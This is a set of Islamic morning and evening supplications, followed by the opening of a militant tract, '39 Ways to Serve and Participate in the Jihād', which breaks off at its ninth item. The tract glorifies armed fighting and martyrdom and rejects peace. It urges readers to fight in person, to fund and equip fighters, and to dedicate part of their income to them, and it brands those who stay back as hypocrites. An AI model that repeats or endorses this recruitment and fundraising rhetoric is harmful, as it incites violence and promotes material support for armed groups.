(i)'We have reached the evening and at this very tiem unto Allaah belongs all sovereignity, and all praise is for Allaah. None has the right to be worshipped except Allaah, alone, without partner, to Him belongs all sovereignty and praise and He is over all things omnipotent. My Lord, I ask for the good of this night and the good of what follows it and I take refuge in You from the evil of this night and the evil of what follows it. My Lord, I take refuge in You from laziness and senility. My Lord, I take refuge in You from torment in the Fire and punishment in the grave.'

…likewise, one says in the morning:

(ii)'We have reached the morning and at this very time unto Allaah belongs all sovereignty…'

(i)

اللَّهُمَّ بِكَ أَصْبَحْنَا وَبِكَ أَمْسَيْنَا ، وَبِكَ نَحْيَا وَبِكَ نَمُوتُ ، وَإِلَيْكَ النُّشُوْرُ.

(ii)

اللَّهُمَّ بِكَ أَمْسَيْنَا ،وَبِكَ أَصْبَحْنَا ، وَبِكَ نَحْيَا وَبِكَ نَمُوتُ ، وَإِلَيْكَ الْمَصِيرُ.

(i)

'O Allaah, by your leave we have reached the morning and by Your leave we have reached the evening, by Your leave we live and die and unto You is our resurrection.'

In the evening:

(ii)

'O Allaah, by Your leave we have reached the evening and by Your leave we have reached the morning, by Your leave we live and die and unto You is our return.'

أَعُوذُ بِكَلِمَاتِ اللَّهِ التَّامَّاتِ مِنْ شَرِّ مَا خَلَقَ. (ثلاثا إذا أمسى)

'I take refuge in Allaah's perfect words from the evil He has created.' (three times) اللَّهُمَّ أَنْتَ رَبِّي لاَ إِلَهَ إِلاَّ أَنْتَ خَلَقْتَنِي وَأَنَا عَبْدُكَ ، وَأَنَا عَلَى عَهْدِكَ وَوَعْدِكَ مَا اسْتَطَعْتُ أَعُوْذُ بِكَ مِنْ شَرِّ مَا صَنَعْتُ ، أَبُوءُ لَكَ بِنِعْمَتِكَ عَلَيَّ ، وَأَبُوءُ بِذَنْبِي ، فَاغْفِرْ لِي فَإِنَّهُ لاَيَغْفِرُ الذُّنُوبَ إِلاَّ أَنْتَ.

'O Allaah, You are my Lord, none has the right to be worshipped except You, You created me and I am You servant and I abide to Your covenant and promise as best I can, I take refuge in You from the evil of which I committed. I acknowledge Your favour upon me and I acknowledge my sin, so forgive me, for verily none can forgive sin except You.'

اللَّهُمَّ إِنِّي أَصْبَحْتُ أُشْهِدُكَ ، وَأُشْهِدُ حَمَلَةَ عَرْشِكَ ، وَمَلاَئِكَتَكَ ، وَجَمِيعَ خَلْقِكَ ، أَنَّكَ أَنْتَ اللَّهُ لاَ إِلَهَ إِلاَّ أَنْتَ ، وَحْدَكَ لاَشَرِيكَ لَكَ ، وأَنَّ مُحَمَّداً عَبْدُكَ وَرَسُولُكَ. (أربع مرات حين يصبح أو يمسي)

'O Allaah, verily I have reached the morning and call on You, the bearers of Your throne, Your angels, and all of Your creation to witness that You are Allaah, none has the right to be worshipped except You, alone, without partner and that Muhammad is Your Servant and Messenger.' (four times in the morning and evening)

اللَّهُمَّ مَا أَصْبَحَ بِي مِنْ نِعْمَةٍ ، أَوْ بِأَحَدٍ مِنْ خَلْقِكَ ، فَمِنْكَ وَحْدَكَ لاَشَرِيكَ لَكَ ، فَلَكَ الْحَمْدُ وَلَكَ الشُّكْرُ.

'O Allaah, what blessing I or any of Your creation have risen upon, is from You alone, without partner, so for You is all praise and unto You all thanks.'…whoever says this in the morning has indeed offered his day's thanks and whoever says this in the evening has indeed offered his night's thanks

(i)

اللَّهُمَّ عَافِنِي فِي بَدَنِي ، اللَّهُمَّ عَافِنِي فِي سَمْعِي ، اللَّهُمَّ عَافِنِي فِي بَصَرِي ، لاَ إِلَهَ إِلاَّ أَنْتَ. (ثلاثا)

(ii)

اللَّهُمَّ إِنِّي أَعُوْذُ بِكَ مِنَ الْكُفْرِ ، وَالْفَقْرِ ، وأَعُوْذُ بِكَ مِنْ عَذَابِ القَبْرِ ، لاَ إِلَهَ إِلاَّ أَنْتَ. (ثلاثا)

(i)
'O Allaah, grant my body health, O Allaah, grant my hearing health, O Allaah, grant my sight health. None has the right to be worshipped except You.' (three times)
(ii)
'O Allaah, I take refuge with You from disbelief and poverty, and I take refuge with You from the punishment of the grave. None has the right to be worshipped except You.' (three times)

حَسْبِيَ اللَّهُ لاَ إِلَهَ إِلاَّ هُوَ عَلَيْهِ تَوَكَّلْتُ وَهُوَ رَبُّ الْعَـرْشِ الْعَظِيـمِ. (سبع مرات حين يصبح و يمسي)

'Allaah is Sufficient for me, none has the right to be worshipped except Him, upon Him I rely and He is Lord of the exalted throne.' (seven times morning and evening) اللَّهُمَّ إِنِّي أَسْأَلُكَ الْعَفْوَ وَالْعَافِيَةَ فِي الدُّنْيَا وَالآخِـرَةِ ، اللَّهُـمَّ إِنِّـي أَسْـأَلُكَ الْعَفْـوَ وَالْعَافِيَـةَ فِـي دِينِـي ، وَدُنْيَـايَ وَأَهْلِـي ، وَمَـالِي ، اللَّهُـمَّ اسْـتُرْ عَوْرَاتِـي ، وَآمِـنْ رَوْعَـاتِي ، اللَّهُـمَّ احْفَظْنِي مِنْ بَيْنِ يَدَيَّ ، وَمِنْ خَلْفِي ، وَعَـنْ يَمِينِـي ، وَعَـنْ شِـمَالِي ، وَمِـنْ فَوْقِي ، وَأَعُوْذُ بِعَظَمَتِكَ أَنْ أُغْتَالَ مِنْ تَحْتِي.

'O Allaah, I ask You for pardon and well-being in this life and the next. O Allaah, I ask You for pardon and well-being in my religious and worldly affairs, and my family and my wealth. O Allaah, veil my weaknesses and set at ease my dismay. O Allaah, preserve me from the front and from behind and on my right and on my left and from above, and I take refuge with You lest I be swallowed up by the earth.'

بِسْمِ اللَّهِ الَّذِي لاَيَضُرُّ مَعَ اسْمِهِ شَيْءٌ فِي الأَرْضِ وَلاَ فِـي السَّـمَاءِ وَهُـوَ السَّمِيعُ الْعَلِيمُ. (ثلاثاً)

'In the name of Allaah with those name nothing is harmed on earth nor in the heavens and He is The All-Seeing, The All-Knowing.' (three times) اللَّهُـمَّ عَـالِمَ الْغَيْـبِ وَالشَّـهَادَةِ فَـاطِرَ السَّـمَوَاتِ وَالأَرْضِ رَبَّ كُـلِّ شَـيْءٍ وَمَلِيكَـهُ ، أَشْـهَدُ أَنْ لاَ إِلَـهَ إِلاَّ أَنْـتَ أَعُوْذُ بِكَ مِنْ شَرِّ نَفْسِي وَمِـنْ شَرِّ الشَّيْطَانِ وَشِرْكِهِ ، وَأَنْ أَقْـتَرِفَ عَلَى نَفْسِي سُوءاً أَوْ أَجُرَّهُ إِلَى مُسْلِمٍ.

'O Allaah, Knower of the unseen and the seen, Creator of he heavens and the Earth, Lord and Sovereign of all things, I bear witness that none has the right to be worshipped except You. I take refuge in You from the evil of my soul and from the evil and shirk of the devil, and from committing wrong against my soul or bringing such upon another Muslim.'

رَضِيـتُ بِاللَّـهِ رباً وَبِالإِسْـلامِ دِينـاً وَبِمُحَمَّد ﷺ نَبِيًّا. (ثلاثاً)

'I am pleased with Allaah as a Lord, and Islaam as a religion and Muhammad as a Prophet.' (three times)

سُبْحَانَ اللَّهِ وبِحَمْدِهِ عَدَدَ خَلْقِهِ
وَرِضَا نَفْسِهِ وَزِنَةَ عَرْشِهِ وَمِدَادَ
كَلِمَاتِهِ. (ثلاثاً)

‘How perfect Allaah is and I praise Him by the number of His creation and His pleasure, and by the weight of His throne, and the ink of His words.’ (three times)

سُبْحَانَ اللَّهِ وبِحَمْدِهِ. (مائة مرة)

‘How perfect Allaah is and I praise Him.’ (one hundred times)

يَاحَيُّ يَاقَيُّومُ بِرَحْمَتِكَ أَسْتَغِيثُ
أَصْلِحْ لِي شَأْنِي كُلَّهُ وَلاَ تَكِلْنِي إِلَى
نَفْسِي طَرْفَةَ عَيْنٍ.

‘O Ever Living, O Self-Subsisting and Supporter of all, by Your mercy I seek assistance, rectify for me all of my affairs and do not leave me to myself, even for the blink of an eye.’

لاَإِلَهَ إِلاَّ اللَّه وَحْدَهُ لاَشَرِيكَ لَهُ، لَهُ
الْمُلْكُ وَلَهُ الْحَمْدُ وَهُوَ عَلَى كُلِّ
شَيْءٍ قَدِيرٌ. (مائة مرة)

‘None has the right to be worshipped except Allaah, alone, without partner, to Him belongs all sovereignty and praise, and He is over all things omnipotent.’ (one hundred times every day)

أَصْبَحْنَا وَأَصْبَحَ الْمُلْكُ لِلَّهِ رَبِّ
العَالَمِينَ ، اللَّهُمَّ إِنِّي أَسْأَلُكَ خَيْرَ هَذَا
الْيَوْمِ ، فَتْحَهُ ، وَنَصْرَهُ ، وَنُورَهُ
وَبَرَكَتَهُ ، وَهُدَاهُ ، وأَعُوْذُ بِكَ مِنْ شَرِّ
مَا فِيهِ وَشَرِّ مَا بَعْدَهُ.

We have reached the morning and at this very time all sovereignty belongs to Allaah, Lord of the worlds. O Allaah, I as you for the good of this day, its triumphs and its guidance, and I take refuge in You from the evil of this day and the evil that follows it.’ (and likewise in the evening)

Introduction

All Praise is for Allāh who has obligated Jihād upon his servants, and has promised them firm establishment on Earth and dominance over the people of disbelief. And may Prayers and Peace be upon the best of His servants, the one who truly struggled in the Path of Allāh until he achieved that which was certain (death). May Allāh send Prayers and Peace upon him and his household and his fine and pure Companions.

As for what follows:

My noble brothers: the times in which we live are times of tribulation and estrangement for Islām that history has not witnessed before, where strangeness has become the norm and tribulation has become widespread, and where the entire Earth has become a stage for this conflict and for the expulsion of those who are firm upon their Dīn and hold onto it and defend it with their tongues and weapons… therefore, the entire world has announced its war on terrorism – or, rather, on Jihād – and its opposition to it and its various forms from being utilized by the Muslims.

So, Islām attacked from a single bow, and the nations of disbelief and their helpers from every corner of the Earth gathered against at-Tā'ifah al-Mansūrah[1] that took upon its shoulders this war against disbelief and the disbelievers - a clear and intense war void of any rest or mercy - until the Command of Allāh arrives while they are upon that, and they will not be harmed by those who betray them from the treacherous or defeated Muslims or those who have drowned in the mud of this lowly worldly life. And they will not be harmed by those who oppose them from the groups of disbelief and the gangs of apostates and deniers, or from the misguided innovators. And there is no doubt that Jihād today is from the most virtuous of means of gaining nearness to Allāh. In fact, it is an obligation that Allāh has obligated upon us, and there is nothing more obligatory upon the Muslims after having belief in Allāh than Jihād and repelling the invader who has occupied the lands of the Muslims.

*If you turned towards Islām in a land * You would find it to be like a bird whose wings have been cut off*

Jihād today is the Ummah's only choice, as the enemy today has occupied the lands of the Muslims – one by one – as Allāh the Exalted said: "...And they will never cease fighting you until they cause you to turn back from your Dīn, if they are able to do so...

[1] The Aided Group.

So, the Muslims today are left with no choice but that of Jihād and the language of weaponry.
Tell me, by your Lord: an invading enemy who has occupied lands, violated honor, made orphans out of children and widows out of women, has begun to strike at Islām in every valley… after all of this, is there a doubt that the only way to come to an understanding with this enemy is through the language of force and revenge?

So, iron is not to be fought except with iron, and force is not to be met except with force…

And it has been established for us in the Qur'ān and the Sunnah – and reality bears witness to this and confirms it – that negotiations and peace do not bring back upon those who seek them anything except clear loss and dismal failure, and an increase in servitude to other than Allāh and submission to the transgressors. You are warned of those who seek them in the name of the Muslims from the treacherous rulers who are not from us and whom we are not from them. Rather, they are an archenemy to us, as through them, the disbelievers have toyed with us, and through their plans and deceptions, our rights have been taken and usurped.

How can it be otherwise while Allāh has said in His Book and has informed that they have started the war with us for one specific goal, and that is : "... until they cause you to turn back from your Dīn if they are able to...?"

*There is no solution except for the greatest Jihād * World peace no longer satisfies us,*

*There is no peace for the enemy. This is a legislation * and belief in every Muslim heart.*

From this standpoint, and since Jihād is the choice of the Ummah and the necessary and ordained obligation, I decided – after consulting one of the brothers – to write about some steps that everyone can take to serve the Jihād and its people, and to energize the train of Jihād that is moving quickly despite the overwhelming arrogance of the transgressors.

And we have titled this document:

'39 Ways to Serve and Participate in the Jihād'

…asking Allāh for guidance and assistance and firmness, and to Ordain for it acceptance and benefit for the people.

Written by:
Muhammad bin Ahmad as-Sālim ('Īsā al-'Awshin) - 19/5/1424 H

1. Make Your Intention for Jihād

Having the inner intention to fight – the true inner intention which leads to one seeking to answer the call of Jihād whenever the caller calls: "Saddle up, O chavalry of Allāh!" and to make the person promise himself that he would jump forth to join the fight and go forth if he is called to go forth and if his aid is sought from his brothers, in accordance with the saying of the Prophet (peace be upon him): "…and if you are called to go forth, then go forth."

And if the person intends with himself to go fight, and he misses the chance to go or he is not able to do so, then he becomes pained by this, as Allāh says regarding the Ash'ariyyīn – the Companions who were unable to find preparation for themselves to go fight:

وَلاَ عَلَى الذِينَ إِذَا مَا أَتَوْكَ لِتَحْمِلَهُمْ قُلْتَ لاَ أَجِدُ مَا أَحْمِلُكُمْ عَلَيْهِ تَوَلواْ وأَعْيُنُهُمْ تَفِيضُ مِنَ الدمْعِ حَزَنًا أَلاَ يَجِدُواْ مَا يُنفِقُونَ

"Nor is there blame on those who came to you to be provided with mounts, when you said: "I can find no mounts for you," they turned back with their eyes overflowing with tears of grief that they could not find anything to spend."[2]

So, this is from the perfection of having the true intention to fight, and the grief and regret that the person feels out of what he missed of fighting in the Path of Allāh.

As for the one who says, when the path is closed to him or he is unable to go fight: "Praise be to Allāh who has saved me from possessing the necessities for Jihād," then this is one who hates fighting and does not seek it; he is like the hypocrites who hate to fight and do not march forth except while they hate to do so. And if they march forth, they discourage the army and run away when the battle begins. And what a clear difference – by Allāh – between the one who weeps out of the grief of missing out on fighting and Jihād, and the one who hides his happiness and joy that he has found an excuse or reason for himself not to fight, and Allāh knows all that which is hidden and all that the hearts conceal…

And having the intention with one's self to go fight removes a characteristic of hypocrisy from a person, as is shown in 'Sahīh Muslim' from the hadīth of Abū Hurayrah (may Allāh be pleased with him) that the Messenger of Allāh (peace be upon him) said: "Whoever dies without having fought (in the Path of Allāh), or does not have the intention to fight, then he dies upon a branch of hypocrisy."

[2] At-Tawbah; 92

Shaykh ul-Islām Ibn Taymiyyah said:

"And as for the minor hypocrisy (nifāq), then it is hypocrisy in actions and what is related. For example, the person lies if he speaks, or breaks his promise if he makes it, or is treacherous if he is trusted with something, or is foul-mouthed if he is at odds with someone… and included in this is avoiding Jihād, for it is from the characteristics of the hypocrites (Munāfiqīn). The Prophet (peace be upon him) said: "Whoever dies without having fought (in the Path of Allāh), or does not have the intention to fight, then he dies upon a branch of hypocrisy." And Allāh revealed the chapter of 'Barā'ah' (at-Tawbah) that is also known as 'The Exposer' (al-Fādihah), because it exposed the hypocrites. So, Allāh clarified in this chapter the situation of the hypocrites and described them in it with cowardliness and abandonment of Jihād, and He described them as being stingy to spend in the Path of Allāh and coveting their wealth, and these are two dangerous diseases: cowardliness and stinginess. Allāh said:

إِنَمَا الْمُؤْمِنُونَ الذِينَ آمَنُوا بِاللهِ وَرَسُولِهِ ثُم لَمْ يَرْتَابُوا وَجَاهَدُوا بِأَمْوَالِهِمْ وَأَنفُسِهِمْ فِي سَبِيلِ اللهِ أُولَئِكَ هُمُ الصادِقُونَ

"...Verily, the believers are those who have believed in Allāh and His Messenger and do not doubt after that, and struggled with their wealth and lives in the Path of Allāh. Those! They are they truthful."[3]

So, he has limited the believers to those who believe and make Jihād. And Allāh said:

لَا يَسْتَأْذِنُكَ الذِينَ يُؤْمِنُونَ بِاللهِ وَالْيَوْمِ الْآخِرِ أَنْ يُجَاهِدُوا بِأَمْوَالِهِمْ وَأَنفُسِهِمْ وَاللهُ عَلِيمٌ بِالْمُتقِين* إِنمَا يَسْتَأْذِنُكَ الذِينَ لَا يُؤْمِنُونَ بِاللهِ وَالْيَوْمِ الْآخِرِ وَارْتَابَتْ قُلُوبُهُمْ فَهُمْ فِي رَيْبِهِمْ يَتَرَدَدُونَ

"Those who believe in Allāh and the Last Day would never ask you to be exempted from fighting with their wealth and their lives in the Path of Allāh, and Allāh is the All-Knower of those who are pious. It is only those who do not believe in Allāh and the Last Day and whose hearts are in doubt that ask for you to exempt them, so in their doubts they waver."[4]

So, Allāh is informing us that the believer would never ask the Messenger to exempt him from Jihād, but the ones who ask him for this are those who do not believe. So, how would it be for the one who abandons it (Jihād) without asking the Prophet's permission?"[5]

[3] Al-Hujurāt; 15
[4] At-Tawbah; 44-45

So, be warned and be warned, my Muslim brother, from being like the hypocrites or dying upon a branch of hypocrisy. And as for the one who admonishes the Mujāhidīn or the one who leaves for Jihād with various forms of blame – one time saying he is too impatient, and another time blaming him for not seeking advice – then we say to him:

*O you who have admonished our youth from Jihād * Hold back your slander and rejection*

*Is the one blameworthy who desires the Gardens and their essence * And is constantly traveling the path of the Companions*

*Is the one blameworthy who has abandoned this life and its emptiness * And with heated determination went and marched forth?*

*Is the one blameworthy who submitted his life for Allāh * Seeking with it the Firdaws – the best of destinations?*

*So relieve the Jihād and its people from your admonishment * Be warned of the description of hypocrisy, be warned...*

*Whoever does not fight or intend to fight * And dies, dies a terrible death…*

*Verily, Jihād is the way to our honor * And by leaving it we are humiliated and live a lowly life.*

2. Truthfully Ask Allāh for Martyrdom

…asking Allāh for martyrdom with truthfulness and sincerity and insistence, because whoever truthfully asks Allāh for martyrdom is given the status of the martyrs by Allāh - even if he dies on his bed – as is in 'Sahīh Muslim' from Anas bin Mālik (may Allāh be pleased with him), that he said that the Messenger of Allāh (peace be upon him) said: "Whoever seeks martyrdom while he is truthful in that, then he is given it even if he does not achieve it," and in another narration: "…Allāh gives him the status of the martyrs even if he dies on his bed."

[5] Majmū' al-Fatāwā; 28/436

Shaykh 'Abdullāh 'Azzām (may Allāh have mercy on him) said: "And the meaning of the two ahādīth is that if he asks Allāh for martyrdom with truthfulness, he is given the reward of the martyrs even if he is on his bed…"

Shaykh 'Abdullāh 'Azzām also said: "…but, the truthfulness in asking for martyrdom implies that one makes the proper preparation:

وَلَوْ أَرَادُوا الْخُرُوجَ لَأَعَدُّوا لَهُ عُدَّةً

"…and if they had intended to march out, they would have made some preparation for it…"[6]

As for ten years passing by of the Jihād in Afghānistān, while the way to get there is safe and certain and the borders are open, but he does not make it to Peshawar? As for him, then we ask Allāh to forgive him if he thinks that he is truthful in seeking martyrdom. Do you not see that Bedouin that said to the Messenger of Allāh (peace be upon him): "Shall I follow you and be stricken here – and he pointed to his neck – so that I would enter Paradise?" So the Bedouin was later stricken where he had pointed, so the Prophet (peace be upon him) said: "He was truthful to Allāh, so Allāh was truthful to him.""

And the true pursuit of martyrdom is that which causes one to fly towards any sound of commotion or action, as opposed to being one who delays and is slow to aid this Dīn and march forth when the caller calls. Rather, his tongue repeats:

*My Lord, with Your help, the souls are in Gardens * So spill, my Deity, my blood in Jihād,*

*As my sins have overpowered me and the have none * Other than martyrdom to wipe them out.*

*My Lord, my Lord! Martyrdom is what I seek * So answer my request with Your Virtue, O Generous!*

So, make sure to be truthful with Allāh and to be insistent with Him that He gives you martyrdom in His Path - facing the enemy and not turning away from him - and solidify your determination to make Jihād, and know that the one who asks Allāh for martyrdom with truthfulness is one who seeks it wherever it may be, searches it out, and is on a constant lookout for it; he is not one who goes and sleeps until it is brought to him.

*You hope for success, but do not tread its path * Verily, ships do not float on dry ground.*

[6] At-Tawbah; 46

3. Go for Jihād Yourself

…going for Jihād in the Path of Allāh with one's self, and not being lazy and delaying from this with any excuse, because to be pleased with sitting behind from Jihād is to be pleased with the life of this World over the Hereafter.

And Jihād in the Path of Allāh with one's self is from the greatest and most virtuous of ways of gaining nearness to Allāh – the Exalted – and its virtue is not hidden from anyone.

And its virtue is mentioned in the Qur'ān and the Sunnah; there is enough mention of the virtue of the one who makes Jihād with his self and the virtue of the martyr and martyrdom to make this document longer than intended. In the Qur'ān, there are over seventy verses regarding Jihād, and in the Sunnah, the scholars of Hadīth put together separate chapters regarding Jihād, its rulings and virtues in their writings.

And when the word 'Jihād' is mentioned, it refers to qitāl[7], as Ibn Rushd said: "…and when the word 'Jihād' is mentioned, it means physically fighting the disbelievers with the sword until they submit or give the Jizyah by their hands while they are in a state of humiliation…"

So, it is not for anyone to generalize this word to include striving against the soul (Jihād an-Nafs) or by the tongue or pen, or calling to Allāh (Da'wah). It is true that these actions are actions of piety and obedience to Allāh, but they are not intended by the word Jihād in the texts of Islāmic law except when it is specified to mean these things.

And Jihād is from the best of righteous actions:

It was said to the Messenger of Allāh (peace be upon him) "Who are the best of the people?" So he (peace be upon him) said: "A believer who makes Jihād in the Path of Allāh with his wealth and his self." So, they said: "Then who?" He (peace be upon him) said: "A believer in a mountain pass who fears Allāh and protects the people from his harm."[8]

And he (peace be upon him) said: "Verily, in Paradise there are one hundred levels that Allāh has prepared for the Mujāhidīn in His Path; between each level is the distance like that which is between the Heaven and the Earth, so if you ask Allāh, ask Him for the Firdaws, for it is the highest and uppermost

[7] Fighting.
[8] Narrated by al-Bukhārī.

part of Paradise, and above it is the Throne of the Most Merciful, and from it gush forth the rivers of Paradise."[9]

And he (peace be upon him) said: "No servant gets his feet covered in dust in the Path of Allāh except that Allāh forbids him from the Fire."[10]

And he (peace be upon him) said: "Whoever fights in the Path of Allāh aboard a she-camel, then Paradise is obligatory for him. And whoever asks Allāh to allow him to be killed in His Path from his own will and truthfully and then dies or is killed, then he has the reward of a martyr. And whoever is injured in the Path of Allāh or is stricken with a calamity, then it will appear on the Day of Resurrection as bright as could be; its color will be that of saffron and its scent will be that of musk. And whoever has a sore that bleeds or oozes in the Path of Allāh, then he will have the distinctive mark of the martyrs."[11]

*Know that the best of actions * Is Jihād against the people of disbelief and misguidance,*

*And it is the most beloved to my Kind Lord * As was narrated al-Bukhārī*

*And verily, Allāh has prepared in the Gardens * For its people hundreds of levels,*

*What is between them in distance is like what is * Between the Earths and the Heaven.*

*And whoever covers his feet with dust in Jihād * Will be protected by my Lord from the crushing punishment,*

*And whoever fights from aboard a she-camel * As a shield or a rear-guard in the midst of battle*

*Has obligated upon himself the reward and prize of Paradise * And there is none to thank for that except Allāh.*

*And the best life is that in a secluded mountain pass * Or under the shade of the sword and arrows,*

*And with Jihād, the enemy is terrorized * And with the spearheads the banner is raised.*

*And in Jihād is the essence of virtue * And none abandon it who have sound logic.*

*The one who sits back without a legitimate excuse is not equal * To the one who marches forth to answer the call of danger,*

4. Make Jihād With Your Wealth

Jihād with one's wealth is to spend it in the Path of Allāh on the Jihād and the Mujāhidīn and every thing that they would need it for.

Shaykh Yūsuf al-'Uyayrī said:

"So, Jihād with one's wealth is often repeated in the verses of Jihād in the Qur'ān, and it is mentioned before Jihād with one's self. However, this does not in any way mean that it (Jihād of wealth) is of a higher degree! Rather, it is mentioned like this because Jihād with wealth is the type that the entire Ummah can be addressed regarding, since sufficiency in men occurs when a number of men from the Ummah march forth. However, there is not sufficient wealth for the Mujāhidīn unless the entire Ummah takes this responsibility and pumps its wealth to the Mujāhidīn, who are considered the nerve of the Jihād. So, the section of society that is instructed to make Jihād with its wealth is much larger than the section that is instructed to make Jihād with their lives. Therefore, Jihād with wealth is mentioned first in the verses of Jihād in consideration of the vastness of the section of the Ummah being addressed (of men and women, youth and elderly, young and old), and Allāh knows best.

And Jihād with one's wealth does not require a large amount of money to be spent from the believer. Rather, he spends what he can use as an excuse in front of Allāh – the Exalted – because the goal of Jihād with wealth – if it becomes Fard

'Ayn[12] – is to relieve yourself of the obligation that has been hung around your neck and to pay what you believe will free you from responsibility with Allāh – the Exalted – even if it is a small amount, as the Messenger of Allāh (peace be upon him) said: "One dirham exceeded one hundred thousand *dirham*s (in reward)." So, he (peace be upon him) was asked: "O Messenger of Allāh! And how can this be?" He (peace be upon him) said: "A man who had two *dirham*s took one of them and gave it in charity, and another man who had much wealth took one hundred thousand *dirham*s from the vastness of his wealth and gave them in charity."[13]

So - by Allāh - charity is not accepted based on its amount, but rather, it is accepted based on its state, as the Messenger of Allāh (peace be upon him) was asked: "Which charity is the best?" He (peace be upon him) said: "That which comes from the effort of one who has little."[14] – meaning: charity from a man who does not own much and is in dire need of his wealth.

So, fear Allāh and give what you are able to give; not just once, but dedicate a regular portion of your income to the Jihād, in consideration of the fact that the war is ongoing and the Mujāhidīn are in need of money."

5. Help Prepare the Fighter Who Is Going For Jihād

And from the forms of Jihād in the Path of Allāh and serving the Mujāhidīn is to prepare the fighters going out for Jihād. And the virtue of this has been mentioned in a number of authentic ahādīth of the Prophet (peace be upon him):

"Whoever prepares a fighter going out in the Path of Allāh has, in fact, fought. And whoever takes good care of the family left behind by the fighter in the Path of Allāh has, in fact, fought."[15]

"Whoever prepared a fighter going out in the Path of Allāh will have the same reward as him (the fighter) without the reward of the fighter being decreased at all."[16]

And this is a great opportunity for a man if he is excused in not marching forth (such as the blind, the lame, etc.), because he has the chance to prepare one who will fight in the Path of Allāh and receive the reward of his fighting. And there is no doubt that this is a mighty gate from the gates of good and righteousness and is the best thing that one's charity and Zakāh can go to. In addition, it falls under the category of being 'In the Path of Allāh' (Fī Sabīlillāh).

And it is also an opportunity for the woman that is not able to go out in the Path of Allāh, because it is within her ability to prepare the fighters using her wealth, jewelry, and whatever else she can find to have a share of this great reward. Women played a great role in the early days of Islām as well as during various other time periods, and we can not fail to mention here what was done by the sister of the heroic martyred commander Abū Ja'far al-Yemenī (may Allāh have Mercy upon him), as was mentioned in his biography on the Qoqaz.com website: she sold all of her gold and prepared him with the wealth that she gained from that.

So where are the likes of such women? Rather, where are the men?

Likewise, there is an opportunity in this for the one who is unable to give his own wealth, because he can prepare a fighter by collecting money from others in order to give to them. The Prophet (peace be upon him) said: "The one who facilitates a good act being performed is like the one who performed it."

6. Take Care of the Family Left Behind By the Fighter

…and looking after their needs and affairs, in order to complete the hadīth mentioned in the previous method, the saying of the Prophet (peace be upon him): "…and whoever takes good care of the family left behind by the fighter in the Path of Allāh has, in fact, fought."

And from what has been narrated regarding the virtue of his noble and lofty action is the saying of the Prophet (peace be upon him): "Whoever of you takes good care of the family of the one who goes out (for Jihād), then he has half of his reward."[17]

Looking after the family of the fighter, watching over them, protecting them and fulfilling their needs is from the rights of the fighter over those sitting behind who reside in the same land as his family, as is mentioned in the hadīth of the Prophet (peace be upon him) that he said: "The wives of the Mujāhidīn are as forbidden to those who sit behind as their own mothers are to them, and there is no man from those who sit behind who is trusted to take care of the family of a Mujāhid and betrays that trust except that he (the Mujāhid) will be brought on the Day of Resurrection and it will be said to him: 'He has betrayed you regarding your family, so take what you wish from his good deeds,' so he will take from his deeds what he wishes. So, what do you think (will remain of his good deeds after that)?"[18]

And the warning has been made clear regarding the one who does not fight, or prepare a fighter, or take good care of the family left behind by the fighter. So, if the Muslim does not fulfill one of these three affairs during the time of fighting, then he becomes deserving of the punishment of Allāh, as was narrated from the Messenger of Allāh (peace be upon him): "Whoever does not fight, or prepare a fighter, or take good care of the family left behind by a fighter, then Allāh will strike him with a disaster before the Day of Resurrection."[19]

Shaykh Abū Basīr said: "So, it is not allowed for the believer to be other than one of these three: either he is a fighter in the Path of Allāh, or he takes good care of the family left behind by the fighter, or he prepares a fighter to go out in the Path of Allāh, and if he is not one of these, then let him await a disaster to come his way – none knowing the extent and nature of this disaster except Allāh – before the Day of Resurrection!"

7. Provide for the Families of the Martyrs

… and assisting their widows and attending to their children and relatives.

So, O you who seek to serve the Jihâd and those who have performed Jihâd instead of you: provide for the families of the martyrs and exert your utmost effort in doing so, as the Prophet (peace be upon him) went to the household of Ja'far bin Abî Tâlib when he was informed of his martyrdom in the Battle of Mu'tah, and said to his own family: "Prepare some food for the family of Ja'far, for an affair has come to them which is keeping them occupied."[20]

And Ibn Kathîr mentions the story of the Prophet (peace be upon him) with the children of Ja'far with the hadîth narrated by Ahmad, that Asmâ' bint 'Umays said: "When Ja'far and his companions were killed, the Messenger of Allâh (peace be upon him) entered upon me while I was tanning some leathers, and I had kneaded some dough and had bathed my son and rubbed them and cleaned them (the leathers). So, the Messenger of Allâh (peace be upon him) said: "Give me Ja'far's children." So, I gave them to him and he smelt them and his eyes became moist (with tears). So, I said: "O Messenger of Allâh, may my father and mother be sacrificed for you! What makes you weep? Have you received some news regarding Ja'far and his companions?" He (peace be upon him) said: "Yes, [18] Narrated by Muslim, Ahmad, Abū Dāwūd, and an-Nasā'ī.

[19] Narrated by Abū Dāwūd, and it is authentic.
[20] Narrated by Abû Dâwûd and at-Tirmidhî.

they were killed today." So, I got up and screamed and ran to the women, so the Messenger of Allâh (peace be upon him) said to his family: "Do not ignore the family of Ja'far. Prepare some food for them, as they are preoccupied with the affair of their relative."

So, let us take Messenger of Allâh (peace be upon him) as a good example for us, and let us look after the families of the martyrs and their widows and children by providing for them and assisting them. His children are to be assisted and protected from every bad and evil thing; his wife is to be married off to a suitable provider if she wishes to remarry, for the wife of Ja'far, Asmâ' bint 'Umays, who was mentioned earlier, married Abû Bakr as-Siddîq (may Allâh be pleased with him) after her prescribed period had passed.

So, all of these are from the rights of the martyrs upon us, and they are easy actions that contain great reward with Allâh.

This martyr has sacrificed his life and soul for the sake of serving this Dîn and to raise the Word of Allâh, so the least we could do is to provide for his family and wife children in his absence. It might be that Allâh will forgive our faults and allow us to catch up to the caravans of martyrs…

8. Providing for the Families of the Injured and Imprisoned

And from the methods that we can utilize in our service of the Jihâd and the Mujâhidîn is to provide for the families of the prisoners and injured among them, because they are not present to do so themselves and their families are in need of help, so they are not to be left alone. Rather, there it is obligatory to provide for them and to see to their affairs, as their situation is like the situation of the families of the fighters and the martyrs.

Special care should be given to the families and relatives of prisoners, as their agony over their imprisoned son is far greater, and their grief and desire to know his fate is renewed every time they remember him, so it is necessary to remind them to be patient and endure, and that we are with them in their crisis.

And what is noticed is that when the wives of some of the imprisoned brothers face the pressures of the society around them, they are teased by some of the fools who mock their husbands and exploit their situations, and there is no doubt that this is done by one who has no character or manners. Therefore, there is no option but to stand by the wives of our imprisoned brothers as providers and protectors and supporters and encouragers to patience.

And Allâh will assist the servant as long as the servant is in assistance of his brother.

9. Collect Funds for the Mujâhidîn

